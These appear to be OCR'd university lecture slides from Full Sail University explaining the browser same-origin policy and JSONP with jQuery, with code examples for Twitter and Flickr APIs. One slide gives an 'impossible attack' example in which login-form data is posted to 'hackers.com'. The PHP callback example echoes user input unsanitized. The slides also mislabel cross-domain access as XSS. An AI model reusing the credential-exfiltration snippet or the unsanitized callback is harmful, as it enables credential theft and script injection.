FULL SAIL
UNIVERSITY

scripting for web applications

2

jQuery

SFW-2 DUE Dates

Item	Due Dates
Branding / Logo	10/01/13 - After Lab on the First Day
Project Pitch	10/05/13 - Before Lecture on 3
Creative Brief - Finished Document	10/8/13 - Before Lecture 4
Site Prototype (html/css)	10/12/13 - After Last Lab of the 2nd Week
Development Milestone (javascript)	10/15/13 - Due End of Lab 7
Inclusion of 5 media center items	10/24/13 - Last Day of Class After Lab
Aesthetics & Usability (finished site)	10/24/13 - Last Day of Class After Lab
Functionality (finished site)	10/24/13 - Last Day of Class After Lab
Professionalism	The duration of the course
Class Participation	The duration of the course

advanced ajax

same origin policy

what is sop?

- **Same Origin Policy** was implemented by browsers as a security feature
  - It ensures that the *client (the browser)* can't access other web servers that aren't serving the current webpage.
  - Trying to access a different server is called **cross-domain** *(or XSS)*

example of impossible xss attack


```
$.get('http://gmail.com',
     function(r){
          $('body').html( $(r).find('body') );
          $('#login').bind('submit', function(){
               $.post('http://hackers.com',
                    $(this).serializeArray();
               );
          });
     }
);
```

WTH?

- SOP also blocks legitimate “cross-domain” access

```
// script on www.codeinfused.com
$.ajax({
    url: 'http://cdn.codeinfused.com/file.html',
    type: 'GET',
    dataType: 'html',
    success: function(r){}
});
```

- Each browser reports the error a little differently



same origin policy rules

ajax request from **http://www.wddbs.com/js/site.js**

URL	*Works?*	*Reason*
http://www.wddbs.com/xhr/get.php	Success	
http://www.wddbs.com/cdn/dir/a.html	Success	
http://google.com/file.php	*Failure*	Different domain
http://cdn.wddbs.com/xhr/file.php	*Failure*	Different domain
http://www.wddbs.com:81/xhr/file.php	*Failure*	Different port
https://www.wddbs.com/xhr/secure.php	*Failure*	Different protocol

official solution

- The browser recommended solution is a DOM property

```
// from api.wddbs.com
document.domain = “wddbs.com”
```

- This only works on same-page elements
- Doesn’t work with AJAX

what is jsonp?

a solution to cross-domain data access

this is a principle that most javascript APIs are built on,
such as the Twitter, Facebook, Flicker, etc...

jsonp solution

- There is a security flaw that has existed forever *(and will never change)...*
- **The *src* attribute is immune to Same-Origin-Policy**

for example, our google-hosted jquery cdn:

```
<script type="text/javascript" src="http://ajax.googleapis.com/...
```

- <script> src's don't have to point to .js files *(so long as the file returns javascript)*
- Server-side languages *(like php)* can return anything *(such as javascript)*

```
<script type="..." src="http://remote.com/file.php"></script>
```

jsonp solution

- We could pass data to our php, and have it dynamically generate javascript
- *this is just like any other ajax request, but with a middle-man*

```
<script src="http://remote.com/getusers.php?userid=10"></script>
```

! since we make the request via url, only GET is possible

- **JSONP** is a type of technique that uses the script tag flaw
  - *stands for "JSON with Padding"... dumbest name ever.*

jsonp solution

site.js

```
var jsonpfn = function(response){};
```

dynamically built <script>

```
<script src="http://.../getusers.php?id=10&callback=jsonpfn">
```

getusers.php

```
<?php
    $cb = $_GET["callback"];
    $response = $cb . "(" . $json . ");";
    echo $response;
?>
```

```
jsonpfn({"name": "Lyndon"});
```

jsonp with jquery

- jQuery makes this even easier. Noticing a trend yet?
- With dataType of **jsonp**, jQuery will generate a random callback name, such as:

```
&callback=jsonp153123469
```

site.js

```
$.ajax({
    url: 'http://remote.com/getusers.php',
    data: {id: 10},
    type: 'GET',
    dataType: 'jsonp',
    success: function(response){
        // response is json data
    }
});
```

jsonp api usage

some public APIs use RESTful services, where the data is sent using jsonp ajax calls.

```
$.ajax({
    url: 'http://search.twitter.com/search.json?q=codeinfused',
    type: 'get',
    dataType: 'jsonp',
    success: function(response){
        // response is json data
    }
});
```

twitter demo

jsonp api usage

flickr demo

```
$.ajax({
    url: 'http://api.flickr.com/services/rest/',
    data: {
        method: 'flickr.photos.search',
        tags: 'jquery',
        format: 'json'
    }
    type: 'get',
    dataType: 'jsonp',
    success: function(response){
        // response is json data
    }
});
```

sfw2.break(“dinner”);
resume in 1 hour